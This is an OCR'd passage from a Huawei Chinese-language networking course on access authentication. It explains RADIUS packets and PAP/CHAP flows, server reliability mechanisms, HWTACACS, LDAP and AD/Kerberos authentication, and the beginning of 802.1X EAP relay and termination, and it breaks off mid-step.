
RADIUS报文

报文类型	报文说明
Access-Request认证请求包	方向Client -> Server，Client将用户信息传输到Server，Server判断是否接入该用户。
Access-Accept认证接受包	方向Server -> Client，如果Access-Request报文中所有Attribute值都是可以接受（即认证通过），则传输该类型报文。
Access-Reject认证拒绝包	方向Server -> Client，如果Access-Request报文中存在任何Attribute值无法被接受（即认证失败），则传输该类型报文。
Accounting-Request计费请求包	方向Client -> Server，Client将用户信息传输到Server，请求Server开始计费。
Accounting-Response计费响应包	方向Server -> Client，Server通知Client侧已经收到Accounting-Request报文并且已经正确记录计费信息。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

RADIUS用户认证方式

- 为防止用户密码在不安全的网络上传递时被窃取，RADIUS客户端（NAS）和RADIUS服务器在RADIUS报文传输过程中利用共享密钥对用户密码进行了加密。
  - RADIUS支持使用多种方式对用户的身份信息进行验证，其中最常见的是PAP以及CHAP方式。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.


HUAWEI


- RADIU用户PAP认证的流程如下：
  - 用户输入用户名和口令， 发送给NAS；
  - NAS对口令加密后 ，向Radius服务器发送认证请求报文（Access-Request）；
  - Radius服务器根据报文信息与users 数据库信息计算认证用户口令加密值，并比对；如果认证成功，则将用户的权限信息通过认证响应包（Access-Accept）发送给NAS；如果认证失败，则返回Access-Reject 响应包；
  - NAS根据接收到的认证结果接入/拒绝用户。
- RADIU用户CHAP认证的流程如下：
  - 认证终端上线，通过报文（ARP/HDCP）触发认证，NAS感知终端上线；
  - NAS向用户发送CHAP ID和随机挑战值Challenge；
  - 用户根据CHAP ID、挑战值Challenge、用户口令计算MD5，将计算结果作为响应值Response发送给NAS；
  - NAS将挑战值分装在CHAP-Challenge属性中（或者Authenticator中），将CHAP ID和Response封装在CHAP-Password属性中，连同User-Name属性一起发送给RADIUS认证服务器；
  - RADIUS根据User-Name属性查找到用户口令，对CHAP ID字节，口令和CHAP挑战值计算MD5获得挑战字，然后将计算结果和CHAP-Password属性比较，如果匹配，服务器发送回接入成功回应报文，否则发送回接入拒绝回应报文；

- NAS将认证结果返回给用户。

RADIUS用户动态授权

- 设备支持RADIUS CoA/DM功能，提供一种动态修改在线用户权限或者强制用户下线的机制。
- CoA（Change of Authorization，动态授权）指用户认证成功后，管理员可以通过RADIUS协议来修改在线用户的权限或对其进行重认证。
- DM（Disconnect Message，用户下线报文）指由RADIUS服务器主动发起的强制用户下线的报文。






Copyright © Huawei Technologies Co., Ltd. All rights reserved.

RADIUS可靠性 - 报文重传机制

- RADIUS协议采用UDP协议来保证数据传输的实时性，但在网络条件不好的情况下，UDP可能会带来传输过程中的丢包问题。为了提高数据传输的可靠性，RADIUS客户端支持重传机制。
  - 客户端在发送认证请求报文到服务器时具有超时重传机制，重传次数和重传间隔通过定时器进行控制。
  - RADIUS认证报文重传流程，以802.1X认证、客户端主动发起认证为例，如下：




 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- NAS收到包含客户端用户名信息的EAP报文（EAP-Response/Identity）之后，将EAP报文封装在RADIUS认证请求报文（RADIUS Access-Request）中发送给RADIUS服务器处理，同时开启重传定时器。重传定时器由重传间隔时间和重传次数构成，如果达到重传间隔时间，NAS未收到RADIUS服务器的回应报文，会再次发送认证请求报文。
- 满足以下任意一个条件，设备停止重传：
  - 收到RADIUS服务器的回应报文。收到RADIUS服务器的回应报文后，设备会停止重传，此时设备标记RADIUS服务器的状态为Up。
  - 探测到RADIUS服务器的状态为Down。设备将RADIUS服务器的状态置为Down后：
    - 如果达到最大重传次数，则停止重传，RADIUS服务器的状态为Down。
    - 如果还没有达到最大重传次数，设备会再重传一次认证请求报文到RADIUS服务器。相当于给状态为Down的服务器一次机会。如果收到RADIUS服务器的回应报文，停止重传，并将RADIUS服务器的状态恢复为Up；如果未收到RADIUS服务器的回应报文，也停止重传，RADIUS服务器的状态为Down。
  - 达到最大重传次数。达到最大重传次数后，设备会停止重传，此时：
    - 如果收到RADIUS服务器的回应报文，此时设备标记RADIUS服务器的状态为Up。
    - 如果已经探测到RADIUS服务器的状态为Down，设备将服务器的状态置为Down。
    - 如果没收到RADIUS服务器的回应报文也没有探测到服务器的状态为


Down，此时，设备不会切换服务器的状态，服务器实际上没有响应。

RADIUS可靠性 - 备用服务器机制

- 大中型企业网络中通常会部署多台RADIUS服务器，部署多台RADIUS服务器，可达到：
  - 在一台服务器故障的情况下，不会影响用户接入；
  - 在大量用户接入时，多个服务器之间能够负载均衡，单个服务器的资源不会被耗尽。



RADIUS服务器主备算法示意图



RADIUS服务器负载均衡算法示意图

 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- RADIUS服务器主备算法：
  - 主备顺序根据配置RADIUS认证服务器或RADIUS计费服务器时的权重决定，权重值较大者为主，如果权重值相同，则先配置的服务器为主。如 RADIUS服务器主备算法示意图所示，在所有状态为Up的服务器中，优先向主服务器发送认证或计费报文，如果主服务器没有回应，则向备服务器发送。
- RADIUS服务器负载均衡算法：
  - 选择负载均衡算法后，设备在向服务器发送认证或计费报文时，会根据配置RADIUS认证服务器或RADIUS计费服务器时的权重来分配报文发送的服务器。如RADIUS服务器负载分担算法示意图所示，RADIUS服务器1的状态为Up、权重为80，RADIUS服务器2的状态为Up、权重为20。则设备向RADIUS服务器1发送报文的概率为80/（80+20）=80%，设备向RADIUS服务器2发送报文的概率20/（80+20）=20%。

RADIUS服务器状态探测

- RADIUS服务器的可用性是用户接入认证的基本条件，当设备与RADIUS服务器之间无法通信时（RADIUS服务器Down），RADIUS服务器不能对用户进行认证和授权，导致用户无任何网络资源可用。
- 用户逃生功能是RADIUS服务器Down后，用户无法获取服务器授权时，仍能够具有一定的网络访问权限。
- 服务器状态探测及时感知到RADIUS服务器的状态，在RADIUS服务器状态为Down时，使用户能够获取逃生权限；在RADIUS服务器状态恢复Up后，用户退出逃生权限，进行重认证。


状态	RADIUS服务器是否可用	状态场景
UP	服务器可用	• RADIUS服务器的初始化状态 • 设备收到RADIUS服务器的报文
Down	服务器不可用	满足将RADIUS服务器的状态标记为Down的条件
Force-up（强制UP）	在没有可用的RADIUS服务器是，会选择Force-up状态的服务器	Dead-time定时器超时

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 将RADIUS服务器的状态标记为Down的条件：
  - 超过RADIUS服务器最大无响应时长。
  - 超过RADIUS请求报文发送的次数。
  - 超过RADIUS请求报文发送的时间间隔。
  - 超过RADIUS服务器的探测周期。
  - 超过RADIUS服务器探测周期循环次数。
  - 超过RADIUS服务器在每个探测周期内连续无响应最大次数。
- RADIUS服务器的状态由Down切换为Up或者Force-up：
  - 设备在将RADIUS服务器的状态标记为Down后就会启动dead-time定时器，该定时器定义了Down状态可持续的时长。定时器超时后，设备将服务器的状态标记为Force-up。之后，如果有新用户需要通过RADIUS方式进行认证，在没有可用的RADIUS服务器的情况下，设备会尝试和Force-up状态的服务器重新建立连接。
  - 设备收到RADIUS服务器的报文，将RADIUS服务器的状态由Down切换为Up。例如，配置自动探测后，设备收到RADIUS服务器的响应报文。

HWTACACS协议介绍

- HWTACACS（Huawei Terminal Access Controller Access Control System，华为终端访问控制器控制系统协议）是在TACACS（RFC 1492）基础上进行了功能增强的安全协议。是一种集中式的、客户端/服务器结构的信息交互协议，使用TCP协议传输，TCP端口号为49。
- HWTACACS提供的认证、授权和计费服务相互独立，能够在不同的服务器上实现。
- HWTACACS协议主要用于采用点对点协议PPP（Point-to-Point Protoco或虚拟私有拨号网络VPDN（Virtual Private Dial-up Network）方式接入Internet的接入用户以及对设备进行操作的管理用户的认证、授权和计费。



 Copyright © Huawei Technologies Co., Ltd. All rights reserved.

HUAWEI

- HWTACACS协议与其他厂商支持的TACACS+协议都实现了认证、授权、计费的功能。HWTACACS和TACACS+的认证流程与实现方式是一致的，HWTACACS协议能够完全兼容TACACS+协议。

HWTACACS与RADIUS对比


项目	HWTACACS	RADIUS
数据传输	通过TCP传输，网络传输更可靠。	通过UDP传输，网络传输效率更高。
加密方式	共享密钥，除了标准的HWTACACS报文头，对报文主体全部进行加密。	共享密钥，只是对认证报文中的密码字段进行加密。
认证和授权	认证与授权分离，使得认证、授权服务可以在不同的安全服务器上实现。	认证与授权结合不能分离。
命令行授权	支持对设备上的配置命令进行授权使用。	不支持对设备上的配置命令进行授权使用。
应用场景	因命令行授权功能强大，多用于设备认证。	适用范围较广，终端认证以及设备认证均适用。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- HWTACACS协议与RADIUS协议的相似点包括：
  - 结构上都采用客户端/服务器模式；
  - 都使用共享密钥对传输的用户信息进行加密；
  - 都有较好的灵活性和可扩展性。

LDAP简介


- LDAP是轻量级目录访问协议的简称，LDAP基于C/S架构。
- LDAP服务器负责对来自应用服务器的请求进行认证，同时还指定用户访问的资源范围等。
- LDAP定义了多种操作来实现LDAP的各种功能，其中可以利用LDAP的绑定和查询操作来实现用户的认证和授权功能。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

LDAP目录


- 目录是一组具有类似属性、以一定逻辑和层次组合的信息。LDAP协议中目录是按照树型结构组织，目录由条目（Entry）组成，条目是具有区别名DN的属性集合。属性由类型和多个值组成。



LDAP目录树

- CN（Common Name，通用名称）：表示对象名称。
- DC（Domain Controller，域控制器）：表示对象所属的区域，一般一台LDAP服务器即为一个域控制器。
- DN（Distinguished Name，区别名）：对象的位置，从对象开始逐层描述到根区别名，例如User2的DN为“CN=User2，OU=HR，OU=People，DC=HUAWEI，DC=COM”。
- Base DN：根区别名。
- OU（Organization Unit，组织单元）：表示对象所属的组织。


Copyright © Huawei Technologies Co., Ltd. All rights reserved.



- 认证流程描述如下：
  1. 用户输入用户名/密码发起登录请求，防火墙和LDAP服务器建立TCP连接；
  2. 防火墙以管理员DN和密码向LDAP服务器发送绑定请求报文用以获得查询权限；
  3. 绑定成功后，LDAP服务器向防火墙发送绑定回应报文；
  4. 防火墙使用用户输入的用户名向LDAP服务器发送用户DN查询请求报文；
  5. LDAP服务器根据用户DN进行查找，如果查询成功测发送查询回应报文；
  6. 防火墙使用查询到的用户DN和用户输入的密码向LDAP服务器发送用户DN绑定请求报文，LDAP服务器查询用户密码是否正确；
  7. 绑定成功后，LDAP服务器发送绑定回应报文；
  8. LDAP服务器对用户进行授权；
  9. 授权成功后，防火墙通知用户登录成功。

LDAP典型架构

- 部分网络设备支持直接与LDAP服务器进行交互，同时iMaster NCE-Campus认证服务器支持作为客户端同步LDAP服务器上的用户信息，对于不支持直接与LDAP服务器进行交互的设备，可通过iMaster NCE-Campus作为客户端同步LDAP服务器上的用户信息，进行用户认证。




Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 在第二种方式中，iMaster NCE-Campus会查询LDAP服务器上相应的目录，并将用户信息转换为自身的用户信息数据库，之后准入控制设备可以通过RADIUS协议进行用户身份认证。
- iMaster NCE-Campus是华为智简园区解决方案的管理控制系统，支持网络业务管理、网络安全管理、用户准入管理等功能，在本认证课程中我们使用其作为认证服务器以及Portal服务器。

AD协议介绍

- Kerberos是一种通过密钥系统实现在不安全的开放网络中安全传输数据的网络认证协议，它不要求网络上所有主机安全，并假定网络上传送的数据可以被任意地读取和修改。该协议基于TCP，对应的端口号为88。
- Kerberos协议可集成到LDAP认证过程中，利用Kerberos协议的对称密钥体制来提高密码传输的安全性，防止在LDAP认证过程中泄露用户的密码，这种集成了Kerberos协议的认证方式称为AD认证。
- 用于网络接入设备和AD服务器对接场景。




AD服务器组成

- LDAP Server：LDAP服务器，服务器上存储了所有的目录信息。
- KDC（Key Distribution Center，密钥分配中心）：也就是Kerberos服务器，存储了所有客户端的密码和账户信息。KDC由AS和TGS组成。
- AS（Authentication Server，认证服务器）：提供访问TGS的凭证Ticket。
- TGS（Ticket-Granting Server，票据授予服务器）：提供访问AD服务器的凭证Ticket。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- AD客户端：集成了Kerberos和LDAP协议的接入设备。
- AD服务器：AD服务器是集成了Kerberos和LDAP认证的服务器，通常情况下，LDAP服务器和Kerberos服务器是合二为一的。




- 第1步，当用户需要访问AD服务器时，用户发起认证请求，向AD客户端发送用户名和密码。
- 第2步，当AD客户端首次访问AD服务器时，需要向集成在AD服务器中的Kerberos服务器验证自己的身份，向Kerberos服务器发送AS-REQ请求报文，该报文以明文形式向Kerberos服务器发送用户名。
- 第3步，Kerberos服务器根据获取的用户名在数据库中查找此用户。如果查找成功，AS服务器会生成一个Kerberos服务器和客户端之间共享的会话密钥Session key。同时AS服务器会生成一个Ticket，AD客户端以后就可以凭这个Ticket向Kerberos服务器请求访问AD服务器的凭证，无需再验证自己的身份了。AS服务器向客户端返回AS-REP报文，AS-REP报文中用AS和TGS服务器的共享密钥对Ticket进行加密，再用客户端的密码对加密后的Ticket和会话密钥Session key进行加密。
- 第4步，AD客户端用自己的密码解密AS-REP报文，获得Session key和加密后的Ticket。AD客户端向Kerberos服务器发送TGS-REQ报文请求获得访问AD服务器的Ticket，报文中包括一个认证单Authenticator、加密后的Ticket、客户端名称、AD服务器名称等。认证单Authenticator是利用Session key加密的客户端用户名、IP地址、时间信息、域名等信息。
- 第5步，Kerberos服务器用AS和TGS之间共享的密钥解密Ticket，提取Ticket中的Session key，利用Session key解密认证单Authenticator，获得认证单中的客户端名称和时间信息与Ticket中的信息一致的话，则验证通过。Kerberos服务器会向客户端返回一个利用客户端密码加密的TGS-REP报文，报文包括客户端与AD服务器的会话

密钥，以及利用AD服务器的密码加密后的Ticket。Ticket中包括会话密钥Session key、客户端名称、服务器名称、Ticket的有效期等。Kerberos客户端利用自身密码解密TGS-REP报文，获得客户端与AD服务器共享的Session key以及利用AD服务器密码加密后的可以访问AD服务器的Ticket。

- 第6步到第12步，与LDAP认证、授权流程的第2步到第8步基本一致，差异在于第10步用户绑定过程采用Session Key和凭证Ticket对用户密码进行加密和验证，提高了认证的安全性：第10步的用户绑定请求报文中，包含了AD客户端利用Session key对用户名和密码进行加密的认证单Authenticator，以及利用AD服务器密码加密后的访问AD服务器的凭证Ticket。
- AD服务器收到用户绑定请求报文，先用自己的服务器密码解开凭证Ticket，然后查看Ticket是否在有效期内，在有效期内，用Ticket中携带的会话密钥Session key解密认证单Authenticator，然后进行用户绑定请求报文的处理，检查用户输入的密码是否正确。

本地认证授权

- 用户身份认证、授权可以在接入控制设备上完成，也可以交由服务器完成。如果在接入控制设备上完成，则相当在接入控制设备上配置一个本地的用户认证服务器。
- 本地认证的优点是速度快，可以为运营降低成本，缺点是存储信息量受设备硬件条件限制，一般常用于设备登录认证。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

目录

1. 网络准入控制概述
2. 用户身份认证
3. **接入认证**
   - 802.1X认证
   - Portal认证
   - MAC认证
   - 混合认证
   - 用户授权

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

802.1X认证

- 802.1X认证是一种基于端口的网络接入控制协议，即在接入设备的端口这一级验证用户身份并控制其访问权限。802.1X认证使用EAP（Extensible Authentication Protocol，可扩展认证协议）认证协议，实现客户端、设备端和认证服务器之间认证信息的交换。

组网方式

- 802.1X客户端一般为用户终端设备，用户可以通过启动客户端软件发起802.1X认证。
- 网络接入设备通常为支持802.1X协议的网络设备，它为客户端提供接入局域网的端口，该端口可以是物理端口，也可以是逻辑端口。
- 认证服务器用于实现对用户进行认证、授权和计费，通常为RADIUS服务器。

应用场景

- 适用于对安全要求较高的办公用户认证场景。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- 802.1X协议为二层协议，不需要到达三层，对接入设备的整体性能要求不高，可以有效降低建网成本。
- 802.1X协议的认证报文和数据报文通过逻辑接口分离，提高安全性。

802.1X认证方式

- 根据接入设备对802.1X客户端发送的EAPoL报文处理机制的不同，可将认证方式分为EAP中继方式和EAP终结方式。

EAP中继方式

- 接入设备将802.1X客户端发来的EAPoL报文直接封装到RADIUS报文中，无需对EAP内的数据进行处理。
- 这种方式对认证服务器的要求较高。

EAP终结方式


- 接入设备需要“提取”EAPoL报文中的信息并封装到RADIUS报文中发送给认证服务器。
- 这种方式对接入设备的要求较高。

Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- EAP中继方式：
  - 其优点是设备端处理更简单，支持更多的认证方法，缺点则是认证服务器必须支持EAP，且处理能力要足够强。
  - 对于常用的EAP-TLS、EAP-TTLS、EAP-PEAP三种认证方式，EAP-TLS需要在客户端和服务器上加载证书，安全性最高，EAP-TTLS、EAP-PEAP需要在服务器上加载证书，但不需要在客户端加载证书，部署相对灵活，安全性较EAP-TLS低。
- EAP终结方式：
  - 其优点是现有的RADIUS服务器基本均支持PAP和CHAP认证，无需升级服务器，但设备端的工作比较繁重，因为在这种认证方式中，设备端不仅要从来自客户端的EAP报文中提取客户端认证信息，还要通过标准的RADIUS协议对这些信息进行封装，且不能支持除MD5-Challenge之外的其它EAP认证方法。
  - PAP与CHAP的主要区别是CHAP密码通过密文方式传输，而PAP密码通过明文的方式传输。因而PAP方式认证的安全性较低，实际应用通常采用CHAP方式认证。

802.1X认证流程

- 802.1X认证有以下触发方式：客户端发送EAPoL-Start报文触发认证、客户端关联设备触发认证。
- 以客户端关联触发802.1X认证为例，EAP中继方式的802.1X认证流程如图所示。



Copyright © Huawei Technologies Co., Ltd. All rights reserved.

- EAP中继方式的认证流程：
  1. 客户端关联设备触发802.1X认证。
  2. 设备端发出一个Identity类型的请求报文（EAP-Request/Identity）请求客户端的身份信息。
  3. 客户端程序响应设备端发出的请求，将身份信息通过Identity类型的响应报文（EAP-Response/Identity）发送给设备端。
  4. 设备端响应报文中的EAP报文封装在RADIUS报文（RADIUS Access-Request）中，发送给认证服务器进行处理。
  5. RADIUS服务器收到设备端转发的身份信息后，启动和客户端EAP认证方法的协商。RADIUS服务器选择一个EAP认证方法，将认证方法封装在RADIUS Access-Challenge报文中，发送给设备端。
  6. 设备端收到RADIUS服务器发送的RADIUS Access-Challenge报文后，将其中的EAP信息转发给客户端。
  7. 客户端收到由设备端传来的EAP信息后，解析其中的EAP认证方法，如果支持该认证方法，客户端发送EAP-Response报文给设备端；如果不支持，客户端选择一个支持的EAP认证方法封装到EAP-Response报文中发送给设备端。
  8. 设备将报文中的EAP信息封装到RADIUS报文中发给RADIUS服务器。
  9. RADIUS服务器收到后，如果客户端与服务器选择的认证方法一致，EAP认证方法协商成功，开始认证。以EAP-PEAP认证方法为例，服务器将自己的证书封

